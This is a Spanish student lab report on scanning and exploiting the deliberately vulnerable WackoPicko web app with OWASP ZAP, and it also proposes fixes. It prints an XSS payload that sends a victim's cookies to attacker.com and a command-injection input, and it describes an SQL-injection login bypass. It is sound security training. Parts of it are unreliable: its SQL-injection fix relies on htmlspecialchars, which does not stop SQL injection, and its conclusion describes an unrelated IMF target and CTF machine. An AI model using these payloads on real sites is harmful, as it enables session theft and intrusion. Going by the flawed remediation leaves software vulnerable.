INFORME DESARROLLO SEGURO

Página vulnerable WackoPicko

**Andrew Steeve Ramirez Guzman  
04/08/2024**

**1. Introducción**

**1.1 Objetivo**

El objetivo de este informe es documentar el proceso y los resultados del análisis de seguridad realizado en la aplicación WackoPicko utilizando la herramienta OWASP Zap. El análisis incluye la identificación de vulnerabilidades, su explotación y la propuesta de medidas de prevención.

**1.2 Alcance**

El alcance del análisis incluye:

* **Identificación de Vulnerabilidades**: Detectar todas las vulnerabilidades presentes en la aplicación WackoPicko utilizando OWASP Zap.
* **Explotación de Vulnerabilidades**: Explorar y explotar las vulnerabilidades identificadas para evaluar su impacto.
* **Medidas de Prevención**: Proponer al menos una medida de prevención para cada vulnerabilidad analizada.

**2. Metodología**

**2.1 Herramienta Utilizada**

* **OWASP Zap**: Herramienta de escaneo y prueba de seguridad.

**2.2 Proceso de Análisis**


1. **Identificación de Vulnerabilidades**:
   * Se realizó un escaneo completo de la aplicación WackoPicko utilizando OWASP Zap para identificar todas las vulnerabilidades presentes.
   * Las vulnerabilidades identificadas fueron clasificadas según su nivel de severidad y tipología.
2. **Explotación de Vulnerabilidades**:
   * Cada vulnerabilidad identificada fue explotada para comprender su impacto y confirmar su existencia.
   * Se adjuntaron capturas de pantalla que muestran cómo se explotó cada vulnerabilidad y los resultados obtenidos.
3. **Propuesta de Medidas de Prevención**:
   * Se propusieron medidas de prevención para cada vulnerabilidad analizada, incluyendo modificaciones en el código y buenas prácticas de seguridad.

**3. Resultados**

**3.1 Vulnerabilidades Identificadas**


El escaneo realizado con OWASP Zap identificó las siguientes vulnerabilidades en la aplicación WackoPicko:

**Vulnerabilidades Críticas (High):**

****

|  |  |  |
| --- | --- | --- |
| Tipo de Vulnerabilidad | Descripción | Número de Ocurrencias |
| Cross Site Scripting (DOM Based) | Permite la inyección de scripts maliciosos en el navegador del usuario a través del DOM | 15 |
| Cross Site Scripting (Persistent) | Permite la inyección de scripts maliciosos que se almacenan en el servidor y se ejecutan en el navegador del usuario | 5 |
| Cross Site Scripting (Reflected) | Permite la inyección de scripts maliciosos que se reflejan y se ejecutan en el navegador del usuario | 4 |
| Path Traversal | Permite el acceso no autorizado a archivos del sistema del servidor | 9 |
| Remote OS Command Injection | Permite la ejecución de comandos en el sistema operativo del servidor | 3 |
| SQL Injection | Permite la ejecución de comandos SQL no autorizados | 1 |
| SQL Injection - MySQL | Permite la ejecución de comandos SQL específicos de MySQL no autorizados | 2 |

**Vulnerabilidades Medias (Medium):**

****

|  |  |  |
| --- | --- | --- |
| Tipo de Vulnerabilidad | Descripción | Número de Ocurrencias |
| Absence of Anti-CSRF Tokens | Falta de tokens CSRF, lo que permite ataques de falsificación de solicitudes | 354 |
| Application Error Disclosure | Divulgación de errores de la aplicación que pueden revelar información sensible | 6 |
| Buffer Overflow | Permite el desbordamiento de búfer, causando potenciales vulnerabilidades de ejecución de código | 4 |
| Directory Browsing | Permite el listado de directorios en el servidor | 16 |
| HTTP to HTTPS Insecure Transition | Transición insegura de HTTP a HTTPS en formularios | 27 |
| Vulnerable JS Library | Uso de bibliotecas JavaScript vulnerables | 12 |
| Weak Authentication Method | Métodos de autenticación débiles | 14 |
| Content Security Policy (CSP) Header Not Set | Falta de configuración de la cabecera CSP, lo que puede permitir ataques de inyección de código | 476 |
| Missing Anti-clickjacking Header | Falta de cabeceras de protección contra clickjacking, permitiendo ataques de este tipo | 427 |


**Vulnerabilidades Bajas (Low):**

**Texto

Descripción generada automáticamente**

|  |  |  |
| --- | --- | --- |
| Tipo de Vulnerabilidad | Descripción | Número de Ocurrencias |
| Application Error Disclosure | Divulgación de errores de la aplicación que pueden revelar información sensible | 6 |
| Big Redirect Detected | Redirección grande detectada, que podría filtrar información sensible | 3 |
| Cookie No HttpOnly Flag | Falta de la bandera HttpOnly en cookies, lo que las hace vulnerables a ataques XSS | 72 |
| Cookie without SameSite Attribute | Falta del atributo SameSite en cookies, lo que las hace vulnerables a ataques CSRF | 91 |
| Cross-Domain JavaScript Inclusion | Inclusión de JavaScript de dominio cruzado, lo que podría permitir ataques de inyección | 60 |
| Information Disclosure - Debug Messages | Divulgación de información a través de mensajes de depuración | 3 |
| Private IP Disclosure | Divulgación de direcciones IP privadas | 4 |
| Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) | El servidor filtra información a través del campo de cabecera HTTP "X-Powered-By" | 411 |
| Server Leaks Information via "Server" HTTP Response Header Field | El servidor filtra información a través del campo de cabecera HTTP "Server" | 892 |
| Timestamp Disclosure - Unix | Divulgación de la marca de tiempo Unix | 42 |
| X-AspNet-Version Response Header | El servidor filtra información a través del campo de cabecera HTTP "X-AspNet-Version" | 47 |
| X-Content-Type-Options Header Missing | Falta de la cabecera X-Content-Type-Options | 705 |

**Vulnerabilidades Informativas (Informational):**

****

|  |  |  |
| --- | --- | --- |
| Tipo de Vulnerabilidad | Descripción | Número de Ocurrencias |
| Authentication Request Identified | Solicitud de autenticación identificada | 11 |
| Cookie Poisoning | Manipulación de cookies detectada | 2 |
| GET for POST | Uso de método GET en lugar de POST para solicitudes sensibles | 3 |
| Information Disclosure - Sensitive Information in URL | Divulgación de información sensible a través de la URL | 4 |
| Information Disclosure - Suspicious Comments | Comentarios sospechosos en el código fuente | 307 |
| Loosely Scoped Cookie | Cookies con ámbito suelto | 20 |
| Modern Web Application | Características de aplicación web moderna identificadas | 157 |
| Session Management Response Identified | Problemas de gestión de sesiones | 566 |
| User Agent Fuzzer | Fuzzing de User Agent identificado | 437 |
| User Controllable HTML Element Attribute (Potential XSS) | Elementos HTML controlables por el usuario identificados | 132 |
| User Controllable JavaScript Event (XSS) | Eventos JavaScript controlables por el usuario identificados | 2 |

**2. Explotación de Vulnerabilidades**


Cada vulnerabilidad identificada fue explotada para comprender su impacto y confirmar su existencia.

**Vulnerabilidades Críticas (High):**

**2.1 Cross Site Scripting (DOM Based)**

Descripción: Se encontró una vulnerabilidad de Cross Site Scripting (XSS) basada en DOM en la página de login de la aplicación. Esta vulnerabilidad permite a un atacante inyectar código JavaScript malicioso que se ejecuta en el navegador del usuario.

**Prueba de Concepto (PoC):**




* **Script de Prueba:**

Se inyectó el script de prueba en el parámetro name de la URL para comprobar si la aplicación es vulnerable a XSS basado en DOM. Si la aplicación es vulnerable, se debería ejecutar una alerta en el navegador con el mensaje XSS.

* **Resultado de la Prueba:**

La ejecución del script fue bloqueada por la política de seguridad de contenido (CSP). La política de CSP existente impide la explotación de esta vulnerabilidad, indicando que actualmente no puede ser explotada. Esto puede considerarse un falso positivo en las circunstancias actuales.



**Ejemplo de Explotación Detallada (Si la Vulnerabilidad Existiera)**

Si la política de CSP no estuviera presente o estuviera mal configurada, la vulnerabilidad podría explotarse de la siguiente manera:

* **Ataque**:

**<img src="random.gif" onerror="document.location='http://attacker.com/stealcookie?cookie=' + document.cookie">**

Este script malicioso redirige al usuario a un sitio del atacante con las cookies del usuario en la URL.

* **Resultado de la Explotación**:

Al visitar la URL con el script inyectado, el navegador del usuario ejecutaría el script malicioso, enviando las cookies de sesión del usuario al atacante. El atacante podría obtener las cookies de sesión del usuario, lo que permitiría secuestrar la sesión y realizar acciones no autorizadas en nombre del usuario.

**2.2 Cross Site Scripting (Persistent)**

Se encontró una vulnerabilidad de Cross Site Scripting (XSS) persistente en la página de libro de visitas de la aplicación. Esta vulnerabilidad permite a un atacante inyectar código JavaScript malicioso que se almacena en el servidor y se ejecuta en el navegador de otros usuarios que visitan la página.

**Prueba de Concepto (PoC)**

****

* **Script de Prueba**:

Se inyectó el script de prueba en el parámetro comment del formulario de la página de libro de visitas para comprobar si la aplicación es vulnerable a XSS persistente. Si la aplicación es vulnerable, el script malicioso se almacenará en la base de datos y se ejecutará cada vez que otro usuario visite la página de libro de visitas, mostrando una alerta con el mensaje.

* **Resultado de la Prueba**:

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

El script malicioso se almacenó en la base de datos y se ejecutó cuando otros usuarios visitaron la página de libro de visitas. Esta vulnerabilidad permite a un atacante ejecutar scripts maliciosos en el navegador de los usuarios, lo que puede llevar al robo de cookies de sesión, redirección a sitios maliciosos y otras actividades no autorizadas.

**Ejemplo de Explotación Detallada**

****

****

Este script malicioso redirige al usuario a un sitio del atacante con las cookies del usuario en la URL

**Resultado de la Explotación**

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Al almacenar este script en el comentario del libro de visitas, cada vez que un usuario visite la página, el navegador del usuario ejecutará el script, enviando las cookies de sesión del usuario al atacante almacenándolas es un archivo txt. El atacante podría obtener las cookies de sesión del usuario, lo que permitiría secuestrar la sesión y realizar acciones no autorizadas en nombre del usuario.

**Solución**

La vulnerabilidad de Cross Site Scripting (XSS) persistente se encuentra en el archivo guestbook.php, específicamente en la línea donde se muestran los comentarios y nombres ingresados por los usuarios sin el adecuado escape de HTML.



Para solucionar la vulnerabilidad, se utiliza la función htmlspecialchars() para escapar adecuadamente las entradas del usuario. La función htmlspecialchars() asegura que las entradas del usuario se muestren como texto sin interpretar código HTML o JavaScript. La función h() en el campo name esta implementando ya la función htmlspecialchars() por lo tanto si se le añade también esa función h() al campo comment se solucionaría la vulnerabilidad.

**2.3 Cross Site Scripting (Reflected)**

Se encontró una vulnerabilidad de Cross Site Scripting (XSS) reflejada en la página de libro de visitas de la aplicación. Esta vulnerabilidad permite a un atacante inyectar código JavaScript malicioso que se refleja y se ejecuta en el navegador del usuario.

**Prueba de Concepto (PoC)**

* **Script de Prueba**:

****

Se inyectó el script de prueba en el parámetro comment del formulario de la página de libro de visitas para comprobar si la aplicación es vulnerable a XSS reflejada. Si la aplicación es vulnerable, el script malicioso se refleja y se ejecuta mostrando una alerta con el mensaje 1.

* **Resultado de la Prueba**:

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

script malicioso se reflejó y se ejecutó en el navegador del usuario. Esta vulnerabilidad permite a un atacante ejecutar scripts maliciosos en el navegador de los usuarios, lo que puede llevar a robo de información, redirección a sitios maliciosos y otras actividades no autorizadas.

**Ejemplo de Explotación Detallada**



Este script malicioso muestra una alerta con las cookies del usuario en el navegador. Es una demostración directa de cómo la vulnerabilidad puede ser explotada para obtener información sensible.

**Resultado de la Explotación**

Interfaz de usuario gráfica, Texto, Aplicación, Chat o mensaje de texto

Descripción generada automáticamente

Al inyectar este script en el campo de comentario, cada vez que un usuario visite la URL manipulada, su navegador ejecutará el script, mostrando una alerta con las cookies del usuario. El atacante podrá visualizar las cookies de sesión del usuario directamente en el navegador.

**Solución**


Para prevenir esta vulnerabilidad, se recomienda hacer la misma corrección que tiene la vulnerabilidad XSS Persistente:

* Utilizar la función htmlspecialchars para escapar adecuadamente las entradas del usuario antes de devolverlas al navegador.
* Implementar validaciones en el lado del servidor para verificar y limpiar las entradas del usuario.

**2.4 Path Traversal**

Se encontró una vulnerabilidad de Path Traversal en la página de registro de usuarios. Esta vulnerabilidad permite a un atacante manipular la ruta de un archivo para acceder a archivos fuera del directorio raíz del documento web.

**Prueba de Concepto (PoC)**

****

Se inyectó una secuencia de Path Traversal en el campo **username** para comprobar si la aplicación es vulnerable.

**Resultado de la Prueba**:

Texto

Descripción generada automáticamente

La respuesta del servidor fue una redirección 303 sin información adicional, lo que sugiere que la aplicación maneja adecuadamente la entrada del usuario.

**Observaciones**:

* **Impacto**: No se pudo confirmar la vulnerabilidad de Path Traversal en el formulario de registro de usuarios. La aplicación parece manejar adecuadamente las rutas de archivo proporcionadas por el usuario.
* **Información Obtenida**: La aplicación previene adecuadamente los intentos de Path Traversal mediante una validación o manejo de rutas de archivo.

**Conclusión**

* **Falso Positivo**: Después de varios intentos y métodos de prueba, no se pudo explotar la vulnerabilidad de Path Traversal. La aplicación parece manejar correctamente las entradas de los usuarios para prevenir este tipo de ataque.

**2.5 Remote OS Command Injection**

Se confirmó la vulnerabilidad de Remote OS Command Injection en la página de verificación de contraseñas. Esta vulnerabilidad permite a un atacante ejecutar comandos del sistema operativo en el servidor.


**Prueba de Concepto (PoC)**

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente


El comando 1234|uname -a inyectado en el campo password no mostró la salida del comando en la respuesta del servidor debido a una validación en el código. Sin embargo, el mensaje "Good Password" confirmó que el comando uname -a se ejecutó, verificando la vulnerabilidad de inyección de comandos. Esta vulnerabilidad permite a un atacante ejecutar comandos arbitrarios del sistema operativo, lo que puede llevar a la toma de control total del servidor.

**Ejemplo de Explotación Detallada**



Este payload inyecta un comando de sistema operativo que lista los archivos en el directorio /var/www/html/ y redirige la salida a un archivo llamado ls\_output.txt en el directorio ./upload/. Esto demuestra que la vulnerabilidad permite la ejecución de comandos y la redirección de su salida a archivos accesibles.

**Resultado de la Explotación**:



Texto

Descripción generada automáticamente

Al inyectar este comando en el campo password, se confirma que la inyección de comandos es posible debido a la creación exitosa del archivo ls\_output.txt en el directorio ./upload/ con la salida del comando ls.

**Solución**

Para solucionar la vulnerabilidad de Remote OS Command Injection, se recomienda que saniticen adecuadamente todas las entradas del usuario. En PHP, escapeshellarg puede usarse para escapar argumentos que se pasarán a una función de shell.

**Código Modificado**


Aquí está el código PHP modificado para incluir sanitización de entrada y manejar adecuadamente la salida del comando

Texto

Descripción generada automáticamente

En este código, escapeshellarg se utiliza para escapar cualquier carácter peligroso en la entrada del usuario antes de pasarlo al comando grep.

La función exec en PHP ejecuta un comando en el shell, pero solo devuelve la última línea de la salida del comando. En este caso, el contenido del archivo o la salida del comando no se está mostrando explícitamente en la respuesta HTTP porque solo se está utilizando la variable $ret para determinar si la contraseña es buena o mala.



Para confirmar la ejecución del comando y mostrar su salida, podríamos modificar temporalmente el código para imprimir el contenido de $output.



Esta línea es la clave para mostrar la salida del comando en la página web. implode("\n", $output) convierte el array $output en una cadena de texto, con cada línea separada por un salto de línea.

**2.6 SQL Injection**

Se confirmó la vulnerabilidad de SQL Injection en la página de login. Esta vulnerabilidad permite a un atacante inyectar código SQL malicioso en las consultas de la base de datos, lo que puede resultar en la obtención de información sensible, la alteración de datos o el control completo de la base de datos.

**Prueba de Concepto (PoC):**


Para validar la inyección SQL en el campo username, se utilizó una comilla simple



La inclusión de una comilla simple en el campo username genera el siguiente error




**Ejemplo de Explotación Detallada**



En este ejemplo, inyectamos una consulta SQL maliciosa en el campo username para hacer bypass de la autenticación.

**Respuesta**

La inyección SQL es exitosa y permite al atacante iniciar sesión sin necesidad de una contraseña válida, indicando que se ha logrado eludir la autenticación.



**Solución**

Para mitigar esta vulnerabilidad, se utiliza la función htmlspecialchars, que convierte caracteres especiales en entidades HTML. Esto asegura que cualquier carácter especial sea tratado como texto y no como código SQL. En el código parchado, los datos de $\_POST['username'] y $\_POST['password'] se escapan correctamente antes de pasarlos a la función Users::check\_login.

Texto

Descripción generada automáticamente

**Vulnerabilidades Medias (Medium):**

**4. Conclusión**

El análisis de seguridad realizado sobre la organización IMF y la máquina virtual estilo CTF permitió recopilar una cantidad significativa de información y explotar vulnerabilidades de manera efectiva. Este informe documenta los pasos seguidos, las herramientas utilizadas y los resultados obtenidos, proporcionando una visión clara y detallada del proceso y los hallazgos del análisis de seguridad.